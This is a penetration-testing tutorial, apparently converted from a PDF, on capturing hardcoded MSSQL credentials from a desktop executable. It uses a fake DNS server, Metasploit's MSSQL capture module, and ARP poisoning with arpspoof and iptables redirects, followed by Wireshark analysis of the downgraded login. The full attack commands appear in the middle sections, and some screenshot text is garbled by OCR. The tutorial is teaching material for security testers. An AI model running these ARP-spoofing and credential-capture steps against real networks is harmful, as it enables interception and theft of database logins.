

## Capturing MSSQL Credentials from an Executable

"With Dynamic Analysis"



ISMAIL ONDER KAYA [OSCP]

10 / 20 / 2020

## Contents

How to capture MSSQL credentials dynamically?2
What if the executable connects the Database Server with its IP address?11
How did it happen?14
How to defend against this attack (from a developer's perspective)?25
What happens if the client executable uses Windows Authentication?29
Result

# How to capture MSSQL credentials dynamically?

Suppose during a penetration testing we found a file share that we could access. In that share we discovered an enterprise database application executable (a .Net forms application to be precise) and its corresponding libraries and config files. Is this a possibility in a real penetration testing engagement? Yes, in 1 out of 15 - 20 penetration tests you may encounter that situation, desktop apps are not dead yet. What we would probably be doing would be in the following order:

- Looking through the config files if we could find any database connection string in the open.
- Retrieving the strings within the executable files to find a connection string or any other interesting information.
- Decompiling / disassembling the executables and using our reversing skills to recover any information hidden from plain sight (perhaps by encoding / encrypting the connection strings and other interesting information)

However, there is another way to reap the benefits of our discovery: Making the executable send us the MSSQL username and password to connect to the database server (which would be us in this case). It is much easier than you might thing with today's tools and resources.


Below is a very tiny forms application which connects to a database server once the user hits the "Login" button.

Form1.cs	Object Browser	App.config	Form1.Designer.cs	Form1.cs [Design] 😐 🗙
Scaling on y	our main display is set to	o 150%. Resta	t Visual Studio with 100% scaling	Help me decide
Some EXE	I found in a file share :)			
	User Name Password			0
		Login		

14	÷.	public partial class loginForm : Form
15		{
16	ė.	public loginForm()
17		
18		<pre>InitializeComponent();</pre>
19		
20		}
21		private void loginForm Load(object sender, EventArgs e)
22		
23	• I E	
24		
25	ė.	<pre>private void BTN_login_Click(object sender, EventArgs e)</pre>
26		{
27	ė.	try
28		{
29		SqlConnection conn =
30		<pre>new SqlConnection("server=sqlserver.btrisk.com;user=sa;pwd=123456;database=MyDB;");</pre>
31		conn.Open();
32		<pre>} catch(Exception ex) {}</pre>
33		}
34		}
35	}	

Decompiling a .Net executable and pointing the connection string or finding the decoding / decryption routine for the encoded / encrypted connection string in it would be no problem for a penetration tester with minimum development skills. However, in a rare occasion, the developer could have been used a commercial obfuscator to make reversers' job complicated. So, you may still need to resort to the dynamic analysis method which I will describe below.


Our setup for the dynamic analysis of the database connection is not complicated. One machine (VM-1 in our case) is to run the executable (with its accompanying libraries and data files of course). Another machine (VM-2 in our case) to act as a honeypot to attract all the traffic from the other machine to itself, and to provide an MSSQL server simulator waiting to respond to a connection request. That's all (well, if the executable is trying to connect to the MSSQL server with its FQDN anyways).



We used a Windows 10 (it could be any Windows version as long as the executable runs on it with no problem) and a Kali Linux (since we don't want to deal with installation problems for the tools that we need).


The IP address of the Kali machine is as below in my case (I will need this to use as a DNS server address on the Windows machine):

If the application accesses to the MSSQL server with its FQDN




While I'm on the Kali machine I can configure my honeypot in accordance with my needs. What I need are:

- To bind the DNS service to the machine's external network interface (0.0.0.0, meaning all interfaces actually)
- To respond to all name queries with the IP address of the Kali machine (you'll understand why in a few moments)



Shell No. 1	_		×
File Actions Edit View Help			
GNU nano 4.9.3 /etc/inetsim/inetsim.conf start_service dummy_tcp	Modified	1	1
start_service dummy_udp			
######################################			
# IP address to bind services to #			
<pre># Syntax: service_bind_address <ip address=""> #</ip></pre>			
# Default: 127.0.0.1			
# service_bind_address 0.0.0.0			
*********************************			
# service_run_as_user #			
# User to run services			
^G Get HelpO Write OutW Where IsK Cut TextJ JustifyC Cur PosU X ExitR Read File\ ReplaceU Paste TextT To SpellGo To Line M-E R	ndo edo		



Let's start the "inetsim" to start the DNS service. It will start a myriad of other services, but they will not hurt us so I wouldn't bother disabling them.

CYBER SECURITY AND IT GOVERNANCE SERVICES



	Shell No. 1	_
File Actions Edit View Help		
<pre>* irc_6667_tcp - started (PID 1272) * echo_7_tcp - started (PID 1281) * dummy_1_tcp - started (PID 1289) * daytime_13_tcp - started (PID 1279) * smtps_465_tcp - started (PID 1266) * echo_7_udp - started (PID 1282) * ftp_21_tcp - started (PID 1286) * quotd_17_udp - started (PID 1286) * time_37_udp - started (PID 1278) * https_443_tcp - started (PID 1278) * https_443_tcp - started (PID 1287) * time_37_tcp - started (PID 1277) * ident_113_tcp - started (PID 1275) * syslog_514_udp - started (PID 1275) * quotd_17_tcp - started (PID 1275) * ftp_69_udp - started (PID 1271) * dummy_1_udp - started (PID 1271) * https_90_tcp - started (PID 1263) * ftps_990_tcp - started (PID 1263) * smtp_25_tcp - started (PID 1268) * smtp_25_tcp - started (PID 1265) * pop3_110_tcp - started (PID 1267) done.</pre>		
Simulation running.		I

The real hero here is Metasploit as it is in many cases. Let's start the Metasploit console first.



Use the following module to act as an MSSQL simulator. This module's sole purpose is to get the MSSQL server logon request and nothing else (we'll get into the internals later).



		Shell No. 1	_ 🗆 ×	
File Actions Edit View Help				
<pre>msf5 &gt; use auxiliary/server/captu msf5 auxiliary(server/capture/mse</pre>		ow options		
Module options (auxiliary/server/	/capture/m	nssql):		
Name Current Setting	Required	Description		
CAINPWFILE	no	The local filename to store the hashes in Cain&Abel	forma	
CHALLENGE 1122334455667788 JOHNPWFILE OHN format	yes no	The 8 byte challenge The prefix to the local filename to store the hashes	in J	
SRVHOST 0.0.0.0 yes The local host or network interface to listen on. This mu st be an address on the local machine or 0.0.0.0 to listen on all addresses.				
	yes	The local port to listen on.		
Auxiliary action:				
Name Description				
Capture Run MSSQL capture server				
<pre>msf5 auxiliary(server/capture/mssql) &gt;</pre>				

We don't mess with the config parameters and run with the defaults. At this point our Kali machine will be accepting the MSSQL connection requests. So, let's make the client executable try to communicate this service.

		Shell No.1 _ 🗆 🗙			
File Actions Edit View Help					
Name Current Setting	Required	Description			
CAINPWFILE	no	The local filename to store the hashes in Cain&Abel forma			
CHALLENGE 1122334455667788 JOHNPWFILE OHN format	yes no	The 8 byte challenge The prefix to the local filename to store the hashes in J			
SRVHOST 0.0.0.0 st be an address on the local ma SRVPORT 1433	yes achine or ( yes	The local host or network interface to listen on. This mu 0.0.0.0 to listen on all addresses. The local port to listen on.			
Auxiliary action:	Auxiliary action:				
Name Description					
Capture Run MSSQL capture server					
<pre>msf5 auxiliary(server/capture/mssql) &gt; run [*] Auxiliary module running as background job 0.</pre>					
<pre>[*] Started service listener on 0.0.0.0:1433 [*] Server started. msf5 auxiliary(server/capture/mssql) &gt;</pre>					

On the VM-1 (the Windows machine) we simply define the VM-2's (the Kali machine) IP address as the DNS server address. Remember this service will respond to any address resolution requests with its IP address.

Internet Protocol Version 4 (TCP/IPv4)	Properties	$\times$		
General Alternate Configuration				
You can get IP settings assigned automatically if your network supports this capability. Otherwise, you need to ask your network administrator for the appropriate IP settings.				
Obtain an IP address automatical	ly			
O Use the following IP address:				
IP address:				
S <u>u</u> bnet mask:				
Default gateway:				
Obtain DNS server address auton	natically			
• Use the following DNS server add	resses:			
Preferred DNS server:	192 . 168 . 231 . 149			
<u>A</u> lternate DNS server:				
Vaļidate settings upon exit	Ad <u>v</u> anced			
	OK Cance	1		

Let's run the application and get done with our job.

ि Home ×	🖵 My Computer	X 🕞 Windows10x64 X
0		
Recycle Bin	App.exe	

I push the Login button to initiate the connection process (in many cases you wouldn't need to do this since the application would try to connect to the database server on application start).

☆ Home X 및 My Computer	X 🕞 Windows10x64 X 🕞 Kali-Linux-2020.3-vmware-am X
<b>1</b>	
Recycle Bin App.exe	
R	
Microsoft Edge	💀 Some EXE I found in a file share :) — 🗆 🗙
Desktop	User Name
	Password
	Login


We magically see the database user name and password which the executable used to connect to the database (you may be asking what is the database server's FQDN, well you can use Wireshark to track the DNS query and find the server address easily).

Shell No.1	• ×
File Actions Edit View Help	
=[ metasploit v5.0.99-dev ] +=[ 2045 exploits - 1106 auxiliary - 344 post ] +=[ 562 payloads - 45 encoders - 10 nops ] +==[ 7 evasion ]	
Metasploit tip: You can use help to view all available commands	
<u>msf5</u> > use auxiliary/server/capture/mssql <u>msf5</u> auxiliary( <mark>server/capture/mssql</mark> ) > run [*] Auxiliary module running as background job 0.	
<pre>[*] Started service listener on 0.0.0.0:1433 [*] Server started. msf5 auxiliary(server/capture/mssql) &gt; [!] *** auxiliary/server/capture/mssql is still calling the eprecated report_auth_info method! This needs to be updated! [!] *** For detailed information about LoginScanners and the Credentials objects see: [!] https://github.com/rapid7/metasploit-framework/wiki/Creating-Metasploit-Framework-LoginSc ners [!] https://github.com/rapid7/metasploit-framework/wiki/How-to-write-a-HTTP-LoginScanner-Modu [!] *** For examples of modules converted to just report credentials without report_auth_info, see [!] https://github.com/rapid7/metasploit-framework/pull/5376 [!] https://github.com/rapid7/metasploit-framework/pull/5377 [*] MSSQL LOGIN 192.168.231.130:49705 sa / 123456</pre>	an le

## What if the executable connects the Database Server with its IP address?

One other obstacle with analyzing your prey application could be that the developer could be using a hardcoded IP address as the MSSQL database server address. In that case, the DNS trap we used would be meaningless obviously, but we still have tricks to make the client come to us, instead of the real database server (thanks to the conveniences provided by Linux).


In this case we will use the same machines again but will trick the client to come to us with our ancient Man In The Middle technique: Arp Poisoning. Well, not only that, we will also use the routing and port forwarding utilities on the Kali Linux machine.



If the application accesses to the MSSQL server with its IP address

There are other tools to start our Arp Poisoning campaign but most of them make MITM and other staff. We don't need all that fuss, so we will stick to the simple arpspoof tool. First, we need to install it with the "dsniff" package. Then run the following two arpspoof commands to poison the ARP caches of the gateway and the Windows machine (you need to change the IP addresses in accordance with your environment of course):


```
# apt install dsniff
# arpspoof -i eth0 -t 192.168.231.130 192.168.231.2
# arpspoof -i eth0 -t 192.168.231.2 192.168.231.130
```



Shell No	.1 _ 🗆 ×
<pre>File Actions Edit View Help root@kali:~# arpspoof -i eth0 -t 192.168.231.13 0 192.168.231.2 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:c:29:49:30:9 0806 42: arp rep ly 192.168.231.2 is-at 0:c:29:ed:7f:cc</pre>	<pre>root@kali:~# arpspoof -i eth0 -t 192.168.231.2 192.168.231.130 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc 0:c:29:ed:7f:cc 0:50:56:f3:a0:12 0806 42: arp r eply 192.168.231.130 is-at 0:c:29:ed:7f:cc</pre>

The next thing you should do to make the Windows application to talk to the MSSQL simulator on the Kali Linux machine to enable routing and port forwarding with the following two commands:

```
# echo 1 > /proc/sys/net/ipv4/ip_forward
# iptables -t nat -I PREROUTING --dst 172.16.4.30 -p tcp --dport 1433 -j
REDIRECT --to-ports 1433
```




From this point on you will have the same results as before.

## How did it happen?

In order to understand how did the Metasploit module achieved that we can first look at the network traffic. We can read the module code to get better insight about the process later.

First, we see the DNS query for the MSSQL server address (Remember the question I mentioned before, here you can see the address of the MSSQL server. Obviously, we need it to proceed our reconnaissance further during our penetration test.)



The response suggests the IP address to be the Kali Linux's IP address (since we configured inetsim to do this).

					*eth	10				_ 0 ×
<u>F</u> ile	e <u>E</u> dit <u>V</u> i€	ew <u>G</u> o <u>C</u> apt	ure <u>A</u> nalyze	Statistics Teleph	non <u>y W</u> ire	less <u>T</u> ools <u>I</u>	<u>H</u> elp			
		۱	🗎 🗙 🏠	ې 🔶 کې	2	<u>•</u>	€ €	Q 🎹		
	udp.stream	eq 21								+ 💌 🛋
No.	Time		urce	Destination		Protocol Le				
7*			2.168.231.13 2.168.231.14			DNS			fc A sqlserver.bt onse 0xd3fc A sql	
	rame 162:	96 bytes on	wire (768 b:	its), 96 bytes c	aptured (7	'68 bits) on	interface e	th0, id 0		
) I  } U	Internet Pi Jser Datagi Domain Name	rotocol Vers	ion 4, Src: : , Src Port: ! sponse)	(00:0c:29:ed:7f: 192.168.231.149, 53, Dst Port: 63	Dst: 192.		9:08 (00:00:	29:49:30:09)		
	<ul> <li>Flags: @ Question</li> <li>Answer F</li> <li>Authorit</li> <li>Addition</li> <li>Queries</li> <li>sqlse</li> <li>Na</li> <li>[N</li> <li>[L</li> <li>Ty</li> <li>C1</li> </ul>	0x8500 Standa Is: 1 IRS: 1 2y RRS: 0 Inver.btrisk. me: sqlserve ame Length: abel Count:	rd query res com: type A, r.btrisk.com 20] 3] Address) (1)							
	<ul> <li>Answers</li> <li>sqlse</li> </ul>	rver.btrisk.	com: type A,	class IN, addr	192.168.2	31.149				
	[Request	: <u>In: 161]</u> 0.004995119 s								
003	0 00 52 9 e7 82 0 0 00 01 0 0 06 62 7	0 35 f6 74 0 0 00 00 00 0 4 72 69 73 6	9 11 4c fa 0 9 3e 50 b9 0 9 73 71 6c 7 b 03 63 6f 0	7f cc 08 00 45 00 c0 a8 e7 95 c0 a8 d3 fc 85 00 00 01 73 65 72 76 65 72 5d 00 00 01 00 01 00 04 c0 a8 e7 95	•R•70•0	)E. ) P s qlserver c com				
•	🔰 Text it	em (text), 16 i	oytes			Packet	5: 202 · Displa	yed: 2 (1.0%) ·	Dropped: 0 (0.0%)	Profile: Default


Below is the pre login request to the MSSQL server (which would be our malicious simulator service started from Metasploit).

	*eth0	_ ¤ ×
<u>F</u> ile	Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help	
	🔳 🖉 💿 🚞 🖺 🖄 🗳 🧣 🜩 ≌ 春 🖢 🔜 📃 🍭 Q. Q. 🏛	
A	ply a display filter <ctrl-></ctrl->	
<ul> <li>E1</li> <li>II</li> <li>T</li> <li>T</li> <li>*</li> </ul>	Time         Source         Destination         Protocol         Length info           161 141.49525073 192.168.231.149         192.168.231.149         DNS         80 Standard query 0xd3fc A sqlserver.btrik.co.           163 141.50424192 192.168.231.149         192.168.231.149         DNS         96 Standard query response 0xd3fc A sqlserver.btrik.co.           163 141.50424192 192.168.231.130         192.168.231.149         TCP         66 44705 - 1433         165 KK, Seq=0 Ack=1 Win=5420           164 141.5044180660 192.168.231.130         192.168.231.149         TCP         66 44705 57M, AcK, Seq=0 Ack=1 Win=2102272           165 141.504472871 192.168.231.130         192.168.231.149         TCP         60 49705 - 1433         IACK   Seq=0 Ack=1 Win=2102272           166 141 545347490 192.168.231.130         192.168.231.149         TCP         54 1432 - 40705 57M, AcK   Seq=0 Ack=1 Win=2102272           167 141 535364291 192.168.231.130         192.168.231.149         TCP         54 1432 - 40705 57M, AcK   Seq=0 Ack=1 Win=210272           166 144 55537499 192.168.231.130         192.168.231.149         TCP         54 1432 - 40705 57M, AcK   Seq=0 Ack=1 Win=210272           167 144 55536749 192.168.231.130         192.168.231.140         TCP         54 1428 - 40705 57M, AcK   Seq=0 Ack=1 Win=210272           167 144 55536749 192.168.231.140         TCP         54 1428 - 40745 57M, AcK   Seq=0 Ack=1 Win=5456	btr S=1 40 Len
0000 0010 0020 0030 0040 0050 0060	20 14 d5 57 00 00 12 01 00 5e 00 00 01 00 00 00	
0070	3c cf 45 e8 f6 22 4b 85 02 1a 52 33 79 40 3a 92       <-E··*K····R3y0:-	Default

Below I highlighted that the client did not insist on an encrypted logon session. That knowledge will give us a hint to prevent the problem of stealing MSSQL login credentials (from the developer's perspective).

*eth0 ×
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>G</u> o <u>C</u> apture <u>A</u> nalyze <u>S</u> tatistics Telephon <u>y W</u> ireless <u>T</u> ools <u>H</u> elp
📶 🔳 🖉 💿 🚞 🖺 🙆 🍳 🖛 🗢 🚆 🖣 👱 🔜 🔍 Q. Q. X
Apply a display filter <ctrl-></ctrl->
No.         Time         Source         Destination         Protocol         Length Info           161         141.495253073         192.168.231.130         192.168.231.149         DNS         96 Standard query 0xd3fc A sqlserver.btrisk.com           162         141.504254024         192.168.231.149         DNS         96 Standard query response 0xd3fc A sqlserver.btrisk.com           163         141.50425406         192.168.231.149         DNS         96 Standard query response 0xd3fc A sqlserver.btr.           164         141.504155606         192.168.231.149         TCP         66 49765 - 1433         TSNN F04240           164         141.5044155606         192.168.231.140         TCP         66 49765 - 1433         TSNN F04240           165         141.504155606         192.168.231.130         TCP         66 49765 - 1433         TCP           165         141.504155606         192.168.231.130         TCP         66 49765 - 1433         TCP           165         141.504435606         192.168.231.140         TCP         60 49765 - 1433         TCP           165         141.504435604         192.168.231.149         TCP         60 49765 - 1433         TCP           165         141.504355604         192.168.231.149         TCP         7075         TCP <td< td=""></td<>
167 141 535365429 192 168 231 149 192 168 231 130 TCP 54 1433 - 49785 FACK1 Sen=1 Ack=95 Win=64256 Len=0
<pre>&gt; Frame 166: 148 bytes on wire (1184 bits), 148 bytes captured (1184 bits) on interface eth0, id 0 &gt; Ethernet II, Src: Whware, 49:30:99 (00:06:29:49:30:09), bst: Whware, ed:77:cc (00:06:29:ed:7f:cc) &gt; Internet Protocol Version 4, Src: 192.168.231.130, Dst: 192.168.231.149 &gt; Transmission Control Protocol, Src Port: 49705, Dst Port: 1433, Seq: 1, Ack: 1, Len: 94 &gt; Tabular Data Stream Type: TDS7 pre-login message (18) &gt; Status: 0x01, End of message0 = Legnore this event: False0 = Reset connection: False0 = Reset connection: False0 = Reset connection: False0 = Reset connection keeping transaction state: False Length: 94 Channel: 0 Packet Number: 1 Window: 0 &gt; Pre-Login Message &gt; Option: Version &gt; Option: Version </pre>
Option Token: Encryption (1) Option offset: 42 Option length: 1 Encryption: Encryption is available but off (0) • Option: InstOpt Option Token: InstOpt (2) Option length: 1 InstOpt:
0000       <
Z Text item (text), 5 bytes Packets: 202 · Displayed: 202 (100.0%) · Dropped: 0 (0.0%) Profile: Default

Below is the response of the malicious MSSQL simulator. We can compare this response data later to our static analysis of the MSSQL capture module.




The essence of the credential capture tactic used is here, the malicious MSSQL simulator informs the client that it DOES NOT have support for the ENCRYPTION.

*eth0	_ 0 X
<u>F</u> ile <u>E</u> dit <u>V</u> iew <u>Go</u> <u>Capture</u> <u>A</u> nalyze <u>S</u> tatistics Telephony <u>W</u> ireless <u>T</u> ools <u>H</u> elp	
📶 🗏 🕲 🚞 🖺 🖄 🗳 I 🤇 🖛 🔿 警 👰 👤 🌉 💭 🍳 🍳 🍳 🏛	
Apply a display filter <ctrl-></ctrl->	+
No.         Time         Source         Destination         Protocol         Length Info           165         141.59472871         192.168.231.139         192.168.231.149         TCP         66 49705 - 1433         IACK] Seq=1 Ack=1 Win=2102272 Ler           166         141.55337499         192.168.231.149         TDS         148         TDS7 pre-login message           167         141.55353742         192.168.231.149         192.168.231.130         TDS         54         143.3 - 49705         IACK] Seq=1 Ack=95 Win=64256 Len=           168         141.55355476         192.168.231.149         192.168.231.130         TDS         54         143.3 - 49705         IACK] Seq=1 Ack=95 Win=64256 Len=           169         141.541256931         192.168.231.149         192.168.231.130         TDS         383         TDS7 login           170         141.541256931         192.168.231.139         192.168.231.130         TDS         343         TDS7 login           170         141.541256931         192.168.231.139         192.168.231.139         TDS         343         TDS7 login           171         141.543256931         192.168.231.130         TDS         140         Sequesa         Ack=424 Win=64128 Leg           171         141.54376419         192.168.231.130	•0
<pre>Frame 168: 97 bytes on wire (776 bits), 97 bytes captured (776 bits) on interface eth0, id 0 File thermet II, Src: Whware_ed:77:cc (00:00:29:ed:77:cc), Dst: Whware_49:30:09 (00:00:29:49:30:09) Intermet Protocol Version 4, Src: 192:168:231:149 Transmission Control Protocol, Src Port: 1433, Dst Port: 49705, Seq: 1, Ack: 95, Len: 43 Tabular Data Stream Type: Response (4) , Status: 0x01, End of message Length: 43 Channel: 0 Packet Number: 1 Window: 0 Pre-Login Message Option: Version (8) Option Token: Version (9) Option Token: Version (9) Option Infset: 26 Option length: 6 Version: 10:50.1617 Sub-build: 0 Potion: Encryption (1) Option Token: Storyption (1) Option Token: 1 Encryption (1) Encryption is not available (2)</pre>	
<pre>&gt; Option: InstOpt Option Token: InstOpt (2) Option offset: 33 Option length: 1 InstOpt:</pre>	
0000       00       0c 29       49       30       09       06       cc 29       ed       7f       cc 86       60       45       60  <	
😑 💈 Encryption (tds.prelogin.option.encryption), 1 byte 👘 Packets: 202 · Displayed: 202 (100.0%) · Dropped: 0 (0.0%) · Profile: De	efault


That results in the client not to use encryption. An astute reader might notice that the raw data is not clear text really. However, as we will see from the module code later, the password is encoded (not encrypted) somehow and obviously Wireshark is intelligent enough to decode it and show it to us.

											*et	th0												_		×
<u>F</u> ile	<u>E</u> dit	<u>V</u> iew	<u>G</u> o <u>(</u>	apture	<u>A</u> na	lyze	<u>S</u> tat	istics	Telep	hony	Wir	eless	<u>T</u> ools	<u>H</u> elp												
		1			×	6	Q			$\mathbf{\hat{z}}$	1				Ð	Q		*								
ДАр	ply a c	lisplay f	ilter	. <ctrl-,< th=""><th>/&gt;</th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th></th><th>•</th><th>÷</th></ctrl-,<>	/>																				•	÷
No.	Tir	ne		Source	2			Des	tinatio	n		Pro	tocol	Lengt	h Info	0						_				-
<i>_</i>	166 14 167 14 168 14 169 14	1.5044 1.5353 1.5353 1.5355 1.5412	37499 65429 93178 58931	192.1 192.1 192.1 192.1	68.23 68.23 68.23 68.23	1.130 1.149 1.149 1.130		192 192 192 192	.168. .168. .168. .168. .168.	231.1 231.1 231.1 231.1	49 30 30 49	TCI TD: TCI TD: TD: TD:	S P S	148 54 97 383	3 TD3 4 143 7 Res 3 TD3	S7 pr 33 → spons S7 lo	e-lo 4970 e gin	jin me 5 [AC⊦	essage (] Sec	q=1 Α	ck=1 Wi ck=95 V	/in=€	64256	Len=0		
		1.5412							.168.			TCI TD:				33 → snons		D [ACI	(] Sec	1=44	Ack=424	W1r	1=6412	28 Le		-
<ul> <li>Etr</li> <li>Int</li> <li>Tra</li> <li>Tat</li> </ul>	Type: Statu Lengt Chann Packe Windo TDS7 Leg Log Log Log Log Log Log Log	t Numb	rc: V col V ontro tream login 1, End 1 = Er . = Ev . = Re . = Re er: 1 Packet cket H and of ame: [	Mware_ ersion 1 Prote (16) d of me d of m nore t rent no eset co eset co t leader fsets	49:30 4, Spool, essage essage this e otific onnect	:09 ( rc: 1 Src ge: Tr event: cation: cion F	00:00 92.10 Port : Fal : Fal Fals	c:29:4 68.23 : 4970 Lse Lse Lse se	49:30 1.130 95, D	:09), Dst st Po	Dst: 192 rt: 1	VMwa 168.2 433, 9	re_ed: 231.14 Seq: 9	7f:cc 9	(00	9:0c:	29:ec	1:7f:c	Ld 0 (c)							
		ssword		56																						
	Se Se Li Da	p name rver na rver na brary n tabase S-API (	ame: s ame: 1 name: name:	Net S MyDB	er.bt GqlCli	risk. Lent [	.com Data	Provi		Proç	jram :	Interf	ace													
